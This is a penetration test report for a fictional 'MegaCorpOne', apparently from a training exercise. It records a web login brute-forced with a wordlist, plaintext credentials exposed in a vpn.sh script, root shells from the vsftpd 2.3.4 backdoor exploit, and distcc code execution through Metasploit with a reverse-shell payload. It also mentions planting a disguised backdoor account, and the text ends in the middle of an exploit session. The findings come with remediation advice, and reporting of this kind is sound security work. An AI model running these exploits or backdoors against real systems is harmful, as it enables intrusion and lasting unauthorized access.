MegaCorpOne

Penetration Test Report

SKA CONSULTANCY, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	SKA, LLC
Contact Name	Sam Arian
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	samarian@ska.com

Document History

Version	Date	Author(s)	Comments
001	25/11/2025	Sam Arian	

Introduction

In accordance with MegaCorpOne's policies, SKA, LLC (henceforth known as SKA) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by SKA during November of 2024.

For the testing, SKA focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

SKA used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

SKA begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

SKA uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

SKA's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne’s environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Multi-layered Infrastructure**: Diverse subdomains like `vpn.megacorpone.com` suggest an attempt at risk isolation and network segmentation.
- **Secure Communication**: Use of HTTPS (port 443) and SSL/TLS encryption for secure data transmission.

- **Access Control Measures**: SSH and user groups show some effort in managing permissions and restricting access.

Summary of Weaknesses

SKA successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **Outdated and Vulnerable Software**: The Apache and OpenSSH versions used have known vulnerabilities (e.g., CVE-2020-11023, CVE-2020-11022), leaving the system exposed to attacks.

- **Open Ports**: Open ports such as 22 (SSH), 80 (HTTP), and 21 (FTP) may be exploited if not properly secured or monitored, increasing attack surface.

- **Lack of Proper Authentication Controls**: The ability to brute-force VPN login credentials and gain access with weak passwords (e.g., mcarlor:Pa55word) demonstrates poor password security.

- **Unpatched FTP Backdoor**: The FTP server on port 21 was found to be vulnerable to a backdoor exploit (vsftpd 2.3.4), allowing unauthorized access.

- **Backdoor Account Creation**: The addition of a backdoor account (systemd-ssh1) for disguise could be exploited by attackers if not properly managed or detected.

- **Weak Password Hash Management**: The use of brute-forcing tools on password hashes extracted from the `/etc/shadow` file suggests weak password practices.

Executive Summary

This penetration test was conducted to assess the security posture of MegaCorpOne’s network and systems. The assessment identified several critical and high-risk vulnerabilities, which, if exploited, could lead to unauthorized access, data compromise, and full control of the organization's systems. These findings highlight significant weaknesses in both the infrastructure and security controls, requiring immediate attention and remediation to prevent potential exploitation by malicious actors.

Key Findings:

1. **Weak Authentication (Critical):** Basic authentication on vpn.megacorpone.com is vulnerable to dictionary attacks. **Recommendation:** Implement Multi-Factor Authentication (MFA) and enforce strong password policies.

2. **Outdated Apache Server (High):** The Apache server is running a vulnerable version (2.4.38). **Recommendation:** Update Apache to the latest version and apply regular patch management.

3. **Exposed Credentials (High):** Sensitive credentials are stored in an unsecured script. **Recommendation:** Restrict access to scripts and use encrypted storage for credentials.

4. **FTP Backdoor (Critical):** The vsftpd service contains a backdoor, granting unauthorized shell access. **Recommendation:** Update or replace vsftpd, and restrict FTP access through firewalls.

5. **Privilege Escalation (High):** Weak password storage allowed escalation to root access. **Recommendation:** Secure password storage and enforce SSH key-based authentication for privileged accounts.

6. **Lateral Movement & Domain Compromise (Critical):** Exploits in SMB, WMI, and weak credentials enabled full domain compromise. **Recommendation:** Disable SMBv1, segment networks, and implement MFA for administrators.

7. **Backdoor SSH Access (Critical):** A backdoor account was created in SSH. **Recommendation:** Secure SSH configurations and remove unauthorized accounts.

Impact:
Exploitation of the identified vulnerabilities could lead to unauthorized access to sensitive data, network control, data breaches, and operational disruptions, severely damaging the company’s reputation.

Recommendations:
Immediate remediation is required, including stronger authentication, patching outdated software, securing credentials, and restricting access to critical services. Ongoing vulnerability management, including regular assessments and timely patching, is essential.

Conclusion:
This test reveals critical vulnerabilities within MegaCorpOne’s infrastructure. Prompt action on the recommended remediations will significantly reduce risk, protect sensitive data, and strengthen the company’s security posture.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Outdated Software and Unpatched Vulnerabilities	High
Insecure Shell Script (vpn.sh) Exposing User Credentials	High
FTP Backdoor Vulnerability (vsftpd 2.3.4)	Critical
Unauthenticated Remote Code Execution in Distcc	High
Weak Credential Storage Leading to Privilege Escalation	High
Privilege Escalation via /etc/shadow File Exposure	High
Backdoor Access via SSH Configuration and User Creation	Critical
Unauthorized Access via SMB and Weak Credentials	High
LLMNR Poisoning and NTLM Hash Capture	High
Remote Code Execution via SMB and Privilege Escalation	Critical
Lateral Movement and Privilege Escalation via SMB and WMI Exploits	Critical
Domain Compromise via SYSTEM Access and NTDS.dit Extraction	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.150, 172.22.117.20, 172.22.117.10
Ports	21, 22, 23, 3632, 445, 88, 389 and 135

Exploitation Risk	Total
Critical	6
High	7
Medium	0
Low	0

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: **Critical**

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. SKA was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Vulnerability Findings

Outdated Software and Unpatched Vulnerabilities

Risk Rating: High


Description:

We utilized Shodan to scan the IP address 149.52.244.87, which was identified through an nslookup query of www.megacorpone.com. The scan revealed that MegaCorpOne's network is running an outdated Apache server (version 2.4.38), which is susceptible to several known vulnerabilities, including CVE-2020-11023, CVE-2020-11022, and CVE-2019-11358. These vulnerabilities pose a significant security risk, as they could enable attackers to gain unauthorized access to the system or execute malicious code.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Upgrade to the latest version of Apache to fix vulnerabilities like CVE-2020-11023, CVE-2020-11022, and CVE-2019-11358. Regularly apply updates to avoid known security risks.
- Disable unnecessary features and apply strict access controls. Make sure sensitive files are properly protected.



149.56.244.87

// LAST SEEN: 2024-11-2

General Information

Hostnames	www.megacorpone.com
Domains	MEGACORPONE.COM
Country	Canada
City	Salaberry-de-Valleyfield
Organization	OVH Hosting, Inc.
ISP	OVH SAS
ASN	AS16276

Web Technologies

CDN

Google Hosted Libraries

UI Frameworks

Bootstrap

JavaScript Libraries

jQuery 1.11.0

prettyPhoto

Open Ports

22 80 443

// 22 / TCP

285928751 | 2024-11-19T06:19:10.74385

OpenSSH 9.2p1 Debian 2+deb12u3

```
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u3
Key type: ecdsa-sha2-nistp256
Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMG5Nhhd4mZtwHVPm3vYxS5F
g6eWqtsKleb90m2KHvr+Xujr/DaVOVVDXam0AijqEXfRGc49dgCECAsBIvNiIJE=
Fingerprint: 05:4e:c7:97:80:2e:68:73:64:9a:6f:4d:a3:6b:dd:1f

Kex Algorithms:
	sntrup761x25519-sha512@openssh.com
	curve25519-sha256
	curve25519-sha256@libssh.org
	ecdh-sha2-nistp256
	ecdh-sha2-nistp384
	ecdh-sha2-nistp521
	diffie-hellman-group-exchange-sha256
	diffie-hellman-group16-sha512
	diffie-hellman-group18-sha512
	diffie-hellman-group14-sha256
	kex-strict-s-v00@openssh.com

Server Host Key Algorithms:
	rsa-sha2-512
	rsa-sha2-256
	ecdsa-sha2-nistp256
	ssh-ed25519

Encryption Algorithms:
	chacha20-poly1305@openssh.com
	aes128-ctr
	aes192-ctr
	aes256-ctr
	aes128-gcm@openssh.com
```

Vulnerability Findings

Insecure Shell Script (vpn.sh) Exposing User Credentials

Risk Rating: High


Description:

After gaining access to vpn.megacorpone.com, we downloaded the easily accessible vpn.sh shell script. Upon downloading, we changed its permissions to make it executable. A review of the script's contents exposed usernames and passwords for four additional users.


Affected Hosts: vpn.megacorpone.com

Remediation:

- Secure sensitive scripts by restricting access permissions.
- Implement proper input validation and secure storage for credentials.



```
┌──(root💀kali)-[~/Downloads]
└─# dir
alien_8.90_all.deb                              python-gtk2_2.24.0-5.1ubuntu2_amd64.deb
Nessus-10.1.0-debian6_amd64.deb                 vpn.sh
python-cairo_1.16.2-2ubuntu2_amd64.deb          zenmap-7.91-1.noarch(1).rpm
python-gobject-2_2.28.6-14ubuntu1_amd64.deb     zenmap-7.91-1.noarch.rpm

┌──(root💀kali)-[~/Downloads]
└─# chmod +x vpn.sh
```



```
if [ $username == 'thudson' ] && [ $password == 'thudson' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'trivera' ] && [ $password == 'Spring2021' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'msmith' ] && [ $password == 'msmith' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'mcarlow' ] && [ $password == 'Pa55word' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'agrofield' ] && [ $password == 'agrofield1' ]
then
        echo "You are now connected to MegaCorpOne VPN."
else
        echo "Incorrect username or password."
```

Vulnerability Findings

FTP Backdoor Vulnerability (vsftpd 2.3.4)

Risk Rating: Critical

Description:


We used Zenmap, the graphical interface for Nmap, to scan the machine at IP address 172.22.117.150, which revealed that port 21 was open. Further analysis confirmed that this port was vulnerable to an FTP backdoor exploit.

Leveraging searchsploit, we executed the vsftpd 2.3.4 - Backdoor Command Execution exploit on port 21, successfully gaining shell access to the target machine. This provided deeper penetration into MegaCorpOne’s network, increasing the risk of unauthorized access and potential data compromise.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Update vsftpd to the latest secure version or replace it with a more secure file transfer method such as SFTP.
- Restrict FTP access by configuring firewall rules to allow only trusted IP addresses and implementing multi-factor authentication (MFA) for enhanced security.




Target: 172.22.117.150

Profile: Intense scan

Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150

172.22.117.100
172.22.117.150

```
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150
Nmap scan report for 172.22.117.150
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/
vsftpd_234_backdoor.rb
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```



```
┌──(root💀 kali)-[~/Downloads]
└─# python3 /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150

Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
```

We then utilized Metasploit to exploit the vulnerabilities and open ports identified in the Zenmap scan.

- **Exploit:** https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
  - **Host IP address:** 172.22.117.150
  - **Port:** 21
  - **Service name:** FTP
  - **Service version:** VSFTPD 2.3.4
  - **Exploit outcome:** Success

- **Exploit:** https://www.rapid7.com/db/modules/exploit/linux/ssh/quantum_dxi_known_privkey
  - **Host IP address:** 172.22.117.150
  - **Port:** 22
  - **Service name:** SSH
  - **Service version:** Open SSH 4.7p1 Debian
  - **Exploit outcome:** Fail

- **Exploit:** https://www.rapid7.com/db/modules/exploit/freebsd/telnet_encrypt_keyid
  - **Host IP address:** 172.22.117.150
  - **Port:** 23
  - **Service name:** Telnet
  - **Service version:** Linux Telnetd
  - **Exploit outcome:** Fail

- **Exploit:** https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec
  - **Host IP address:** 172.22.117.150
  - **Port:** 3632
  - **Service name:** Distcc
  - **Exploit outcome:** Success

Vulnerability Findings

Unauthenticated Remote Code Execution in Distcc

Risk Rating: High

Description:


The target system at IP address **172.22.117.150** was found to be running **Distcc** on port **3632**, which is vulnerable to remote code execution due to improper access controls. Using the **Distcc Exec** exploit, we successfully executed arbitrary commands on the system, gaining a **low-privilege shell as the daemon user**.

Affected Hosts: vpn.megacorpone.com, 172.22.117.150

Remediation:

- Disable or restrict access to Distcc by allowing connections only from trusted IPs and disabling it on internet-facing systems.

- Upgrade or replace Distcc with a secure alternative or ensure it is configured with proper authentication and access controls.



```
If setting a PAYLOAD, this command can take an index from `show payloads`.

msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
